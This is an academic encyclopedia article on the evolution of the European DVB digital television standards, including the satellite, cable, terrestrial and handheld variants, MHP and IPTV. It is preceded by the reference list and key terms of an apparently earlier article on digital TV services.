ETSI. (2000). ETSI EN 301 790 V1.2.2 (2000-12): *Digital video broadcasting (DVB); Interaction channel for satellite distribution systems*. The standard.

Fontaine, G. (1997, September). *Internet and television* (IDATE Research Report). Paris: IDATE.

Fontaine, G., & Hulicki, Z. (1997, March). *Broadband infrastructures for digital television and multimedia services* (ACTS 97 - AC025 BIDS - Final Research Report). IDATE.

Furht, B., Westwater, R., & Ice, J. (1999, January-March). Multimedia broadcasting over the Internet: Part II —video compression. *IEEE Multimedia*, pp. 85-89.

Ghosh, A.K. (2002, May-June). Addressing new security and privacy challenges. *IT Pro*, pp. 10-11.

Huffman, F. (2002). Content distribution and delivery (Tutorial). In *Proceedings of the 56th Annual NAB Broadcast Engineering Conference,* Las Vegas, NV.

Hulicki, Z. (1998). Modeling and dimensioning problems of the interaction channel for DVB systems. In *Proc. Int'l Conf. on Commun. Technology,* S41–05–1-6. Beijing.

Hulicki, Z. (2000). Digital TV platform—East European perspective. In *Proc. Int'l Broadcasting Convention Conference—IBC'00* (pp. 303-307), Amsterdam.

Hulicki, Z. (2001). Integration of the interactive multimedia and digital TV services for the purpose of distance learning. In *Proc. Int'l Broadcasting Convention Conference – IBC'01* (pp. 40-43), Amsterdam.

Hulicki, Z. (2002). Security aspects in content delivery networks. In *Proc. 6th World Multiconf. SCI'02 / ISAS'02* (pp. 239-243), Orlando, FL.

Hulicki, Z. (2005). Multimedia communication services on digital TV platform. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking* (pp. 678-686). Hershey, PA: Idea Group.

Hulicki, Z., & Juszkiewicz, K. (1999). Internet on demand in DVB platform—performance modeling. In *Proc. 6th Polish Teletraffic Symposium* (pp. 73-78), Szklarska Poręba.

Johnston, A., et al. (2007). Evolution of service delivery platforms. *Ericsson Review, 84*(1), 19-25.

Lotspiech, J., Nusser, S., & Pestoni, F. (2002). Broadcast encryption's bright future. *IEEE Computer, 35*(8), 57-63.

Mauthe, A., & Thomas, P. (2004). *Professional content management systems: Handling digital media assets*. New York: John Wiley & Sons.

Newell, J. (2001). The DVB MHP Internet access profile. In *Proc. Int'l Broadcasting Convention Conf. – IBC'01* (pp. 266-271), Amsterdam.

Newman, W.M., & Lamming, M.G. (1996). *Interactive system design*. New York: Addison-Wesley.

Rodriguez, A., & Mitaru, A. (2001). File security and rights management in a network content server system. In *Proc. Int'l Broadcasting Convention Conference – IBC'01* (pp. 78-82), Amsterdam.

Raghavan, S.V., & Tripathi, S.K. (1998). *Networked multimedia systems: Concepts, architecture, and design.* Upper Saddle River, NJ: Prentice Hall.

Scalise, F., Gill, D., Faria, G., et al. (1999). Wireless terrestrial interactive: A new TV system based on DVB-T and SFDMA, proposed and demonstrated by iTTi project. In *Proc. Int'l Broadcasting Convention Conference – IBC'99* (pp. 26-33), Amsterdam.

Seffah, **A., &** Javahery, H. (Eds.). (2004). *Multiple user interfaces: Cross-platform applications and context-aware interfaces*. New York: John Wiley & Sons.

Spagat, E. (2002, August 1). The revival of digital TV. *The Wall Street Journal*, p. CCXL.

Tatipamula, M., & Khasnabish, B. (Eds.). (1998). *Multimedia communications networks. Technologies and services*. Norwood: Artech House.

Thanos, D., & Konstantas, D. (2001). A model for the commercial dissemination of video over open networks. In *Proc. Int'l Broadcasting Convention Conference – IBC'01* (pp. 83-94), Amsterdam.

Whitaker, J., & Benson, B. (2003). *Standard handbook of video and television engineering*. New York: McGraw-Hill.

KEY TERMS

Broadcast TV Services: Television services that provide a continuous flow of information distributed from a central source to a large number of users.

CA (Conditional Access) Services: Television services that allow only authorized users to select, receive, decrypt, and watch a particular programming package.

Content Driven Services: Television services to be provided depending on the content.

Digital TV: Broadcasting of television signals by means of digital techniques, used for the provision of TV services.

DVB (Digital Video Broadcasting): The European standard for the development of digital TV.

Enhanced TV: A television that provides subscribers with the means for bidirectional communication with real-time end-to-end information transfer.

Interactive Services: Telecommunication services that provide users with the ability to control and influence the subjects of communication.

Multimedia Communication: A new, advanced way of communication that allows any of the traditional information forms (including their integration) to be employed in the communication process.

STB (Set Top Box): A decoder for demodulating the digital signals to be displyed on a screen of TV receiver.

Value Added Services: Telecommunication services with the routing capability and the established additional functionality.

Digital Video Broadcasting (DVB) Evolution

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Regulatory Affairs, Greece

Stergios P. Chochliouros
Independent Consultant, Greece

INTRODUCTION

Achieving widespread access by all European citizens to new services and advanced applications of the information society is one of the crucial goals of the European Union's (EU) strategic framework for the future. Towards realizing this primary target, multiple access platforms are expected to become available, using different access methods for delivery of services (and of related digital content) to a wide variety of end-user terminals, thus creating an "always-on" and properly "converged" technological and business environment, all able to support and to promote innovation and growth (Commission of the European Communities, 2005). The result will be a "complementarity" of services and markets in an increasingly sophisticated way.

Economic and technology choices imply certain networks for certain service options. As these networks become more powerful, the temptation is to adapt certain characteristics of the network technology to make it suitable for modern services. The challenge is to build "bridges" or "links" between the different convergent technologies without undermining the business models on which they are built. In such a context, converging technology means that innovative systems and services are under development with inputs, contributions, and traditions from multiple industries, including telecommunications, broadcasting, Internet service provision, computer and software industries, and media and publishing industries, where the significance of standardization and interoperability can be fundamental. In any case, digital technology can offer the potential for realizing the future electronic information highways or integrated broadband communications. However, for the multiplatform environment to proliferate in liberalized markets and for the platforms themselves to complement each other, the related prerequisites and the governing regulatory environment must favor technologically neutral conditions for competition, without giving preference to one platform over others (Chochliouros & Spiliopoulou, 2005a).

Among the latest European priorities for further development of the information society sector as described above were several efforts for extending the role of digital television based on a multiplatform approach (European Commission, 2002a). If widely implemented, digital (interactive) television may complement existing PC- and Internet-based access, thus offering a potential alternative for market evolution (Chochliouros, Spiliopoulou, Chochliouros, & Kaloxylos, 2006). In particular, following current market trends, digital television and third generation (3G) mobile systems driven by commonly adopted standards can open up significant possibilities for a variety of platform access to services, offering great features of substitution and complementarity. The same option holds for the supporting networks as well (European Commission, 2003a).

Within the above fast developing and fully evolutionary context, the thematic objective of digital video broadcasting (DVB) applications (including both the underlying network infrastructures and corresponding services offered) can influence a great variety of areas (http://www.dvb.org). In particular, DVB stands as a suite of internationally accepted open standards, mainly related to digital television- and data-oriented applications. These standards (in most cases already tested and adopted in the global marketplace) are maintained by the so-called *DVB Project*, an industry-driven consortium with more than 300 distinct members, and they are officially published by a joint technical committee (JTC) of the European Telecommunications Standards Institute (ETSI), the European Committee for Electrotechnical Standardization (CENELEC), and the European Broadcasting Union (EBU).

The existing DVB standards cover all aspects of digital television, that is, from transmission through interfacing, conditional access, and interactivity for digital video, audio, and data. In particular, DVB not only includes the transmission and distribution of television program material in digital format over various media, but also a choice of associated features (considered for exploiting capabilities of all underlying technologies). However, market benefits can be best achieved if a "harmonized" approach, based on a long-term perspective, is adopted since the beginning of all corresponding efforts, intending to facilitate a progressive development towards new (and more advanced) services in a smooth and compatible manner (Oxera, 2003). An essential precondition for this progress is the adoption, *in the market sector*, of common standards which, while providing necessary clarity for both producers and consumers in the short term for early introduction of digital television facilities, also supply the potential for subsequent smooth upgrading to new and higher grades of service.

Thus, in the framework of competitive and liberalized environments DVB can support major efforts for the penetration (and the effective adoption) of enhanced multimedia-based services (Fenger & Elwood-Smith, 2000) independently of the type and/or format of the content offered while *simultaneously* promoting broadband opportunities. Furthermore, being fully conformant to the requirements imposed by convergence's aspect, DVB can advance optimized solutions for different technical communications platforms.

The European market has been widely developed in the area of (interactive) digital television (Chochliouros et al., 2006; European Commission, 2003b) and the EU is now leading further deployment through DVB procedures. The focus provided by a common set of technical standards and specifications has given a market advantage and spurred the appearance of innovation perspectives.

BACKGROUND: ACTIVITIES PERFORMED IN THE CONTEXT OF THE DVB PROJECT

The *DVB Project* (officially formed since September 1993) is a successful market-led consortium of private and public sector organizations in the wider television-related industry, comprising over 250 broadcasters, manufacturers, network operators, software developers, and regulatory bodies (from more than 35 countries worldwide) committed to designing global technical standards for the delivery of digital television and (recently) data services. The basic original target was to provide a set of open and common "technical mechanisms" by which digital television broadcasts could be efficiently delivered to consumers. The DVB consortium came together to create the necessary "unity" in the march towards global standardization, interoperability, and future proofing. Among its core objectives is the proper agreement on specifications for digital media delivery systems, including broadcasting. The effort performed in the broad partnership of companies and organizations involved, contributes to on-going work in various sectors, refining and improving the existing standards and developing new ones that all address the real needs of a rapidly changing broadcasting landscape (Watson-Brown, 2005).

The development of market-driven global interoperable standards is critical to the creation of a competitive environment for convergent services and for any related information applications. To this aim, industry's active involvement in DVB activities has brought a key feature: the belief that specifications are only worth developing if and when they can be translated to products which have a direct commercial value. Thus, all corresponding specifications are effectively "market driven." This conscious effort has contributed greatly to the broad success of DVB standards.

More specifically, each corresponding technical standard is positioned and/or estimated—at first—on actual market needs, where a clear set of user requirements is taken into account to "delimit" several fundamental parameters such as user functions, quality conditions, timescales, and price range (Digital Video Broadcasting, 2001). Once consensus on these user requirements is reached, then a technical specification is developed via the exploration of available technologies, to fulfil the imposed prerequisites. The next step is to address (and to "substantiate") the corresponding intellectual property rights (IPRs) and then to endorse the specification to an official standard for international adoption and utilization. (In the administrative structure of the DVB Project there are specific internal functional units known as "modules," each one covering a detailed element of the work undertaken and exactly corresponding to the previously described procedures).

The early DVB task was to develop an entire suite of digital satellite, cable, and terrestrial broadcasting technologies able to be adopted by the majority of the digital markets (Chochliouros, Spiliopoulou, & Lalopoulos, 2005). Rather than having a one-to-one correspondence between a delivery channel and a program channel, the related systems could be considered as "containers" of any combination of image, audio, or multimedia, able to support various types of television (e.g., high-definition TV-HDTV), surround sound, or any kind of new media to arise over time. Then, action was performed to result in already accepted ETSI standards for the physical layers, error correction, and transport for each delivery medium, also aiming to lower costs for users and manufacturers.

The DVB Project has used and continues to draw extensively on standards developed from the International Organization for Standardization (ISO)/International Electrotechnical Committee (IEC) JTC Motion Picture Experts Group (MPEG). The "transport means" for all suggested systems is the MPEG2 transport stream. Developing works foster various market-led systems, able to meet the real needs and economic circumstances of the consumer electronics and the broadcast industry (Chochliouros & Spiliopoulou, 2005b; Reimers, 2000).

As DVB technology has been advanced and spread beyond the European territory, so has the range of commercial enterprises ready and willing to take advantage of it. As a result, DVB membership is expanding at an accelerating rate with many organizations joining from well outside the original context, extending the scope both geographically as well as beyond the core broadcast markets, facing new challenges from the ever advancing broadcasting industry. This is the reason why many of the originally created DVB approaches have been already occasionally adopted in North America, Australia, Japan, and other places all over the world.

The scope of the DVB has been widened to build a content environment that combines the stability and interoperability of the world of broadcast with the vigour, innovation, and multiplicity of services of the world of the Internet. The core of DVB's new vision is to provide the tools and mechanisms to facilitate interoperability and interworking between different networks, devices, and systems to allow content and content-based services to be passed through the value chain to the consumer. Since its initial activities, the range of content that the DVB system handles has expanded beyond television and is increasingly being carried on nonbroadcast networks and to non-TV devices. The connection between the transfer of data and the consumption of the services is becoming less tightly coupled due to storage and local networking.

In the course of recent years a considerable list of DVB specifications has been developed very successfully (European Commission, 2002b) while, *at the same time*, it has been broadly adopted in the market. These specifications can be used for broadcasting all kinds of data, as well as of sound, accompanied by possible types of auxiliary information. Some of the specifications are aimed at the installation of appropriate bidirectional communication channels via the exploitation of existing networks (Nera Broadband Satellite, 2002). Due to the huge complexity of the surrounding "environment," different factors have been taken into account when planning services or equipment aimed to the creation of a coordinated digital broadcast market for all service delivery media. The DVB Project is not a regulator or "government-driven" (top-down) initiative. Working to tight timescales and strict market requirements, the project intends to achieve considerable economy of scale, which in turn ensures that towards the expected transformation of the industry to digital technologies, broadcasters, manufacturers, and, *ultimately*, the viewing public will benefit.

The work performed does not intend to specify an interaction channel solution associated to each broadcast system, especially because the interoperability of different delivery media is desirable. Therefore, DVB systems distribute data using a variety approaches (European Commission, 2002b), including satellite (DVB-S, DVB-S2, DVB-SH), cable (DVB-C), terrestrial television (DVB-T), master antenna television (MATV), satellite master antenna television (SMATV), microwave using digital terrestrial TV (DVB-MT), the MMDS and/or MVDS standards (DVB-MC/MS) or any future DVB broadcasting or distribution system. The DVB Project does not intend to reinvent anything but to use existing open solutions whenever they are available.

As a consequence, progress realized up to now has developed a complete family of interrelated television systems for all possible transmission media and at all quality levels (from standard definition through to high definition, including the enhanced definition 16/9 format, being widely deployed in Europe). The standards also cover a range of tools (Valkenburg & Middleton,

2001) for added-value services such as pay-per-view, interactive TV, data broadcasting, and high-speed and "always-on" Internet access. The DVB Project has established beyond doubt the value and viability of precompetitive cooperation in the development of open digital television standards. DVB's open standards guarantee fair, reasonable, and nondiscriminatory terms and conditions with regard to IPRs, allowing them to be freely adopted and utilized worldwide.

OPTIMIZED SOLUTIONS FOR DIFFERENT TECHNICAL PLATFORMS

Transmission Opportunities

DVB standards cover a great variety of digital television aspects and they are fully applied on numerous broadcast services. There are now hundreds of manufacturers offering DVB-compliant equipment, which is already in extended use around the world. DVB standards mainly define the physical layer and data link layer of the corresponding distribution system. Devices can interact with the physical layer via a synchronous parallel interface (SPI), synchronous serial interface (SSI), or asynchronous serial interface (ASI).

In fact, all data is transmitted in MPEG-2 transport streams, with some additional constraints (ETSI, 1997a). The basic DVB components are the use of MPEG-2 packets as digital "data containers," and the critical relevant service information (SI) surrounding and identifying these packets. DVB can deliver to the home almost anything that can be digitized, whether this is high definition TV (HDTV), multiple channel standard definition TV (STDV: i.e., phase altering line (PAL) modulation system, national television system committee (NTSC) or sequential colour with memory (SECAM) modulation system) or broadband multimedia data and interactive electronic communications services. Video, audio, and other data are inserted into fixed-length MPEG transport stream (TS) packets; packetized data constitutes the "payload," which can carry any combination of MPEG-2 (both video and audio). Thus, service providers are free to deliver anything from multiple-channel SDTV, 16:9 wide-screen enhanced definition television (EDTV), or single-channel HDTV to multimedia data broadcast network services and Internet over the air. The complete "*system*" can be seen as a "*functional block*" of clusters of equipment performing the adaptation of the baseband signals, from the output of the MPEG-2 transport multiplexer to the corresponding channel characteristics. The following processes are generally applied to the data stream: (i) transport multiplex adaptation and randomization for energy dispersal; (ii) outer coding (e.g., Reed-Solomon); (iii) convolution interleaving; (iv) inner coding (e.g., punctured convolutional coding); (v) baseband shaping for modulation; and (vi) modulation.

However, to make a fair assessment of the impact of DVB it is essential to consider its presence on three fundamental and distinct transmission platforms, that is, satellite, cable, and terrestrial/microwave.

The satellite system, DVB-S, is the oldest, most established of the DVB standards family, and arguably forms the "core" of the great success in the global market. The satellite system is designed to cope with the full range of satellite transponder bandwidths and services (ETSI, 2000). The core specifications described different "tools" for channel coding and error protection which were later used for other delivery media systems.

However, there is progress and innovation in the relevant scope. The latest DVB-S2 specification (ETSI, 2006a), is the most advanced satellite distribution technology available today and is already poised to become the international standard widely adopted by satellite operators and service providers. This standard offers greater flexibility and better performance over existing satellites, together with bandwidth efficiency for providing more channels and HDTV. DVB-S2 benefits from recent developments in channel coding and modulation that give a 30% capacity increase over DVB-S under the same transmission conditions and more robust reception for the same spectrum efficiency. It is so flexible that it is able to cope with any satellite transponder characteristics, with a large variety of spectrum efficiencies (from 0.5 to 4.5 bit/s per unit bandwidth) and associated carrier-to-noise requirements (from -2 dB to 16 dB). Thus, DVB-S2 has been optimized for several satellite broadband applications like broadcast services, interactive services including Internet access, digital TV contribution and satellite news gathering, data content distribution/trunking, and other professional applications.

The DVB-C cable system (ETSI, 1998a, 1998b) is based on DVB-S, but the modulation scheme used is quadrature amplitude modulation (QAM) instead of quadrature phase shift keying (QPSK) (as in the previous case). The system is centered on 64-QAM, but it also allows for lower- and higher-level systems, able to convey a complete satellite channel multiplex on a cable channel. In each case, there is a trade-off between data capacity and robustness of data.

Under a similar approach, the terrestrial DVB-T system specification is based on MPEG-2 sound and vision coding (ETSI, 2004a). Although more sophisticated and flexible among the three core DVB transmission systems, DVB-T was more complex because it was intended to cope with a different noise and bandwidth environment, and multipath. The modulation system combines orthogonal frequency division multiplexing (OFDM) with QPSK/QAM. OFDM uses a large number of carriers, which spread the information content of the signal. Used very successfully in digital audio broadcasting (DAB) applications, OFDM's major advantage is that it thrives in a very strong multipath environment (ETSI, 2002a), making it possible to operate an overlapping network of transmitting stations with a single frequency, and especially in mobile reception conditions.

The DVB multipoint distribution system uses microwave frequencies for direct distribution to viewers' homes (ETSI, 1999). Its first version, DVB-MC, is based on the DVB-C cable delivery system, and therefore enables a common receiver to be used for both cable transmissions and this type of microwave transmission. It makes use of frequencies below 10 GHz. Its second version, DVB-MS, is based on the DVB-S satellite delivery system. DVB-MS signals can be received by satellite receivers, which need to be equipped with a small "MMDS" frequency converter, rather than a satellite dish. DVB-MS makes use of frequencies above 10 GHz.

Community antenna systems are important in many markets. DVB-CS is the DVB digital SMATV system (ETSI, 1997b), adapted from DVB-C and DVB-S. The primary consideration is the transparency of the SMATV head-end to the digital TV multiplex from a satellite reception without baseband interfacing, delivering the signal to the user's integrated receiver decoder (IRD, typically the "set top box" [STB]). In general, technology can permit the establishment of a simple and cost-effective head-end for the consumer.

Thematic Areas for Parallel Action

Besides audio and video transmission, DVB also defines data connections with return channels for several media and protocols. Data broadcasting (ETSI, 2004b) has been designed to allow operators to download software and applications over satellite, cable, or terrestrial links; for example, to deliver Internet services over broadcast channels (using IP tunneling) and to provide interactive TV (i-TV). MPEG-2 digital storage media-command and control (DSM-CC) has been chosen as the core of the related specification. The result is based on a series of four profiles, each one serving a specific application area. These are listed as follows:

1. **Data piping:** Simple, asynchronous, end-to-end delivery of data through DVB compliant broadcasting networks.
2. **Data streaming:** This profile can support services requiring a streaming-oriented, end-to-end delivery of data in either an asynchronous, synchronous or synchronized way.
3. **Multiprotocol encapsulation:** This explicit profile supports services requiring the transmission of datagrams of communication protocols.
4. **Data carousels:** It supports services requiring the periodic transmission of data modules.

DVB also facilitates interoperability and interworking between different networks and devices. Central to any television system, and especially important in the digital age, is interoperability. Interfacing is "key" to this domain and DVB offers a range of interface options for professional, IRD, and conditional access (CA) applications. The CA system (DVB-CA) defines a common scrambling algorithm (DVB-CSA) and a common interface (DVB-CI) for accessing scrambled content (ETSI, 1996). DVB system providers develop their proprietary conditional access systems within these specifications. The DVB Professional Interfaces are divided into parallel and asynchronous serial interfaces. The IRD interfaces (CENELEC, 1997a) include the standard set of interfaces to be included on DVB set-top-boxes (e.g., RS-232, video connections, SCART, etc.). Finally, the DVB common interface (CENELEC, 1997b), based on a PCMCIA connector, is the key to the multicrypt conditional access scenario.

The Internet is a pervasive global communication network, used progressively more and more by consumers at home. This has created viable business models to increase the bandwidth of the access networks to the home. Thus, DVB is also emphasising its work to facilitate the delivery of transport stream-based DVB services over IP-based networks (ETSI, 2002b). Studies show that broadband penetration is increasing faster than that of mobile telephony at the same point in its cycle. In this context, DVB has endorsed specifications covering the carriage of MPEG-2 transport streams over IP networks and associated services (also including service discovery and selection, and a broadband content guide and signalling).

PROMOTING EVOLUTIONARY ACTIVITIES

Basic Features of Current DVB Systems

Among the essential features of DVB systems can be considered openness, interoperability, flexibility, market-led nature, and innovative nature.

Openness

DVB systems are developed through consensus in the standardization working groups, to implement innovative features and conformant to user requirements. Once standards have been published through the procedures of ETSI, these are available at a global level. In fact, open standards provide the manufacturers an opportunity to freely implement innovative and value-added services, independently of the kind of the underlying technology (Reimers, 2000).

Interoperability

Because the reference standards are "open," all manufacturers deploying compliant systems are able to guarantee that their equipment will interwork with other similar equipment (Watson-Brown, 2005). As standards are designed with a maximum degree of commonality and based on the common MPEG-2 coding system, they may be easily carried from one medium to another, to minimize development and receiver costs; in particular, such a perspective offers a major advantage, as it provides opportunities for simple, transparent, and efficient signal distribution in various technical platforms. DVB signals can move easily and inexpensively from one transmission/reception means to another, with minimum processing, thus promoting convergence and technological neutrality (Chochliouros & Spiliopoulou, 2005a; ETSI, 1997a). Consequently, different broadcasters making use of different transmission reception systems, and the very diversity of the transmission media themselves, make it costly for network operators to receive, decode, and retransmit services to their customers.

Interfacing

Interfacing is the key to interoperability (European Commission, 2003a). DVB has endorsed a full set of professional and consumer receiver interface specifications, to make certain that head-end equipment can originate from diverse sources and can be used without limitations in the market(s) to promote options for competition and growth. The associated specifications comprize interfaces to plesiochronous digital hierarchy (PDH) and synchronous digital hierarchy (SDH) networks, as well as for community antenna television (CATV)/SMATV head-ends and similar professional equipment. Such interfaces support compatibility options and provide assurance that consumer equipment can be effectively connected to future in-home digital networks.

Flexibility

The usage of MPEG-2 packets as "data containers" (ETSI, 2004b) as mentioned before, provides major benefits: DVB can deliver to the home almost all potential forms of digital information (i.e., from "traditional" TV programs to new broadband multimedia-based and interactive services). Flexibility option may allow for existing differences in priorities between operators' regarding capacity in different countries (i.e., number of channels and quality level) and coverage, with probable differences in receiving conditions. Thus, flexibility can strongly affect multiple sectors of the market, that is, technical, commercial, financial, business, regulatory, and so forth. (Oxera, 2003).

Market-Led Nature

Works carried out within the broader DVB context intend to meet certain well-defined needs and prescribed requirements, as imposed by the market itself. Truly market-led, the DVB Project works to fulfil strict commercial requirements established by the participant organizations; the "active" involvement of a variety of market players from distinct sectors can be a prerequisite to guarantee that the suggested solutions will be fully developed to satisfy both current market needs and requests. Consequently, both businesses and citizens can have access to an inexpensive, world-class communications infrastructure and a wide range of (multimedia) services, supporting considerable economies of scale (UK's Consumers' Association, 2001).

Innovative Nature

Digital technologies introduce many more alternatives and special facilities besides the traditional one-to-many form of communication that can be understood by "television" today (Chochliouros et al., 2006). Convergence affects corresponding transmission methods and introduces innovatory options for the market. New services making use of the advanced features of digital (television) technology will present many-to-one, many-to-many, and one-to-one communication (European Commission, 2003b). In combination with an interactive return channel (using an interface to a mobile phone or a personal digital assistant (PDA) for example), digital receivers will be able to offer users a variety of enhanced services, from simple interactive quiz shows to Internet over the air and a mix of television and Web-type content. High-quality mobile television reception (unachievable with existing analogue systems) is expected to be a reality in a short-termed perspective.

Interactivity

Many of the service offerings in the DVB world will require some form of enhanced interaction (Neale, Green, & Landovskis, 2001) between, for example, the end-user and market operator. This sort of "interactivity" may occasionally be complex to provide various Internet-based communications. As innovation evolves, interactive TV has been identified as one of the key areas ideally suited to an entirely digital transmission system (Chochliouros et al., 2006). DVB has developed comprehensive plans for such an introduction aimed to the adoption of a set of specifications for interactive services and a series of network-specific specifications designed to suit the needs of the physical characteristics of the individual media (European Commission, 2002a).

Other Aspects

In order to perform a consequential approach for development, several additional parameters have to be considered (Commission of the European Communities, 2005). These may comprize, among others:

1. Enhanced safety and security opportunities (especially if related to electronic commerce or electronic transactions). Security can also cover other needs to avoid damage to people or to installations in the surrounding area.
2. Satisfactory radio-frequency (RF) performance, to provide a proper level of quality of service (QoS). In the same context, particular emphasis is given to avoid noise and/or interference effects, probably produced by the surrounding environment.
3. Control and monitoring functions (CMF) to guarantee efficient overview of the entire system "entity" and of the portfolio of services offered.

CURRENT INNOVATIVE ACTIVITIES

As work progresses through the introduction of innovative applications, next DVB priorities emphasize the impact of digital television and the convergence effect in the home environment. Multimedia home platform (MHP) is a specific example of such a revolutionary aspect (ETSI, 2003), aiming to standardize the main software and hardware interfaces in the home for the development of consumer video system applications. Based around a sort of Java application programming interfaces (APIs), it provides an open environment (and interfaces) for enhanced applications and services.

MHP defines a generic interface between interactive digital (Internet-based) applications and the terminals on which those applications are executed. The standard enables digital content providers to address all types of terminals ranging from low to high-end set-top boxes, IDTVs, and multimedia PCs. With MHP, DVB extends its successful open standards for broadcast and interactive services in all transmission networks including satellite, cable terrestrial, and wireless systems.

The rewards for the industry are expected to be enormous and high. MHP is a tremendous opportunity to facilitate the passage from today's vertical markets, using proprietary technologies, towards horizontal markets based on open standards, to benefit consumers and market players, facilitating convergence (Digital Video Broadcasting, 2001). At the political level, the European Commission has undertaken support of MHP implementation (European Commission, 2003b) and results are expected to be encouraging in the near future.

A more flexible and robust digital terrestrial system, DVB-H has also recently been developed (ETSI, 2004c; 2005) that employs DVB-T and IP datacasting technology for broadcast mobile services to provide terrestrial TV for handheld receivers. In fact, DVB-H is defined as a system where the information is transmitted as IP datagrams. Time-slicing technology is employed to reduce power consumption for small handheld terminals, while IP datagrams are transmitted as "data bursts" in small time slots. The front end of the receiver switches on only for the time interval when the data burst of a selected service is on air. Within this short period of time a high data rate is received which can be stored in a buffer. This buffer can either store the downloaded applications or play out live streams. The achievable power saving depends on the relation of the on/off-time. If there are approximately ten or more bursted services in a DVB-H stream, the rate of the power saving or the front end could be around 90%.

DVB-SH (satellite services to handhelds) is defined as a system which is able to deliver IP-based media content and data to handheld terminals like mobile phones and PDAs via satellite. Whenever a line of sight between terminal and satellite does not exist, terrestrial gap fillers are employed to provide the missing coverage. The system has been designed for frequencies below 3 GHz, typically in the *S-band*. It complements the existing DVB-H physical layer standard and uses the DVB IP datacast (IPDC) set of content delivery, electronic service guide, and service purchase and protection. It includes basic features such as turbo-coding for forward error correction (FEC) and a highly flexible interleaver in an advanced system designed to cope with the hybrid satellite/terrestrial network topology. Satellite transmission ensures wide area coverage, with a terrestrial component assuring coverage where the satellite signal cannot be received, as may be the case in built-up areas.

From 2001 onwards, DVB has developed initiatives on providing a set of tools and specific techniques to enable the delivery of content through: broadband IP networks; the delivery of content through networks to consumer devices in a transparent and interoperable fashion; an alliance of broadcast systems and services with third and forth generation mobile telecommunication networks and services; content storage in consumer devices; the commercial exploitation of the movement and consumption of content, the scalability of services and content; to enable delivery to different devices via a variety of different networks, as well as wired and wireless in-home networks. The next phase of DVB's work will see a comprehensive set of commercial guidelines on IPTV, as MHP will be extended by a version for IPTV. These will deal with issues such as the nonreal-time download of content to local storage devices, and network service provider applications and remote management systems designed to get the most of the bidirectional point-to-point architecture of IPTV services. There is also significant work on profiling the entire "ecosystem" for IPTV. Technical work on specifications to meet these requirements is already under way while a future challenge is to facilitate the carriage of IPTV services directly over IP, without the use of an MPEG-2 transport stream (ETSI, 2006b).

CONCLUSION

Over the evolutionary steps performed, DVB facilities have provided robust and reliable technology that facilitated the rollout of digital TV to a large number of markets across the world. A comprehensive and coherent set of systems has enabled a large range of digital TV-based businesses to develop and thrive.

DVB standards have formed the backbone for cable, satellite, and terrestrial digital transmissions on the globe while the DVB Project provided the "forum" for gathering the major television interests into one group to develop a complete set of digital television standards based on a unified approach. The collaborative process of the open DVB standards has the goal of giving the world's broadcasting infrastructure the necessary economies of scale to make the next steps in converged digital services' quality affordable to the viewers. Thus, the worldwide adopted DVB standards can bring the benefits of the digital revolution all the way down the broadcast chain to the consumer.

DVB applications generally offer remarkable possibilities for: (i) technical solutions, appropriate to respond to current and/or forthcoming commercial requirements (thus allowing usage of convenient, cost-effective facilities); (ii) improved transmission/reception service quality; (iii) the flexibility to reconfigure the available data capacity between different service options (exchange between quality and quantity, with related cost consequences); and (iv) innovative broadband- and/or Internet-based (interactive) services originating from the wider information society sector. To realize potential benefits, further initiatives can be promoted to ease consumer choices and the "transition" to new digital applications.

DVB offers diverse technical aspects, to specify a broadcasting and/or distribution system (together with the related interaction channel solution) suitable to promote any relevant applications. Consequently, there is the potential to consider various alternatives for different transmission media, and at all quality of levels to cover an extended range for interactive services, data broadcasting, and so forth. Simultaneously, user requirements "outline" market parameters for the selected system (i.e., price-band, user functions, etc.) and they are used as intended guidelines for the technical specification process in order to maintain a practical perspective. To this aim, DVB will move forward to expand the range of technical solutions to include: the wide range of media content and content-based services that now exist including interactive services; the range of delivery systems and protocols (particularly IP), and mechanisms that allow the movement and consumption of content to be commercially exploited in a secure manner. Next steps will be performed in the market, where new horizons are expected for investment and growth.

REFERENCES

CENELEC. (1997a). *EN 50221, V1.0: Common interface specification for conditional access and other digital video broadcasting decoder applications*. Brussels, Belgium: European Committee for Electrotechnical Standardization.

CENELEC. (1997b). *EN 50201 V1.0: Interface for DVB-IRDs*. Brussels, Belgium: European Committee for Electrotechnical Standardization.

Chochliouros, I.P., & Spiliopoulou, A.S. (2005a). Broadband access in the European Union: An enabler for technical progress, business renewal and social development. *The International Journal of Infonomics (IJI), 1*, 05-21.

Chochliouros, I.P., & Spiliopoulou, A.S. (2005b). Content regulatory aspects in broadcasting and in modern electronic communications. *The Journal of the Communications Network (TCN), 4*(2), 60-67.

Chochliouros, I.P., Spiliopoulou, A.S., Chochliouros, S.P., & Kaloxylos, A. (2006). Interactive digital television (iDTV) in the context of modern European policies and priorities: Investigating potential development in the European market. In G. Doukidis, K. Chorianopoulos, & G. Lekakos (Eds.), *EuroITV2006 International Congress "beyond usability, broadcast, and TV!"* (pp. 507-513). The e-Business Center, Department of Management Sciences and Technology, Athens University of Economics & Business (AUEB).

Chochliouros, I.P., Spiliopoulou, A.S., & Lalopoulos, G.K. (2005). Digital video broadcasting applications**.** In M. Pagani (Ed.), *The encyclopedia of multimedia technology and networking* (pp.197-203). Hershey, PA: IRM Press/Idea Group Inc. ISBN 1-59140-561-0.

Commission of the European Communities. (2005). *Communication on i2010: A European information society for growth and employment [COM(2005) 229 final, 01.06.2005)*. Brussels, Belgium: Author.

Digital Video Broadcasting. (2001). DVB commercial module - multimedia home platform - user and market requirements. *DVB blue book A062*. Geneva, Switzerland: DVB Project Office.

ETSI. (1996). *ETR 289 ed.1 (1996-10): DVB; support for use of scrambling and conditional access (CA) within digital broadcasting systems*. Sophia-Antipolis, France: Author.

ETSI. (1997a). *TR 101 200 V1.1.1 (1997-08): DVB; a guideline for the use of DVB*. Sophia-Antipolis, France: Author.

ETSI. (1997b). *TR 101 201 V1.1.1 (1997-10): DVB; interaction channel for satellite master antenna TV (SMATV) distribution systems. Guidelines for versions based on satellite and coaxial sections*. Sophia-Antipolis, France: Author.

ETSI. (1998a). *EN 300 429, V.1.2.1 (1998-04): DVB; framing structure, channel coding and modulation for cable systems (DVB-C)*. Sophia-Antipolis, France: Author.

ETSI. (1998b). *ETS 300 800 ed.1 (1998-07): DVB; DVB interaction channel for cable TV distribution systems (CATV)*. Sophia-Antipolis, France: Author.

